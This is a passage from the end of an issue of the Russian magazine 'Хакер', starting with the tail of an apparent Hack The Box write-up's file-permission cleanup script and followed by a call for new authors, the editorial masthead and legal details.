/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw5" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw4" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw3" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw2" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw1" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw0
```

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№1 (298)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2024